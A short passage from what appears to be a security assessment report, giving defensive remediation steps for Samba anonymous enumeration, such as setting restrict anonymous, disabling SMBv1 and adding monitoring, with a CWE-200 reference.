- Remediation:** Set restrict anonymous = 2 in smb.conf. Disable SMB v1 protocol. Implement network segmentation for file sharing. Enable authentication for all Samba operations. Monitor for enumeration attempts.

-
- CWE-200: Information Exposure: <https://cwe.mitre.org/data/definitions/200.html>



Appendix B: About the Team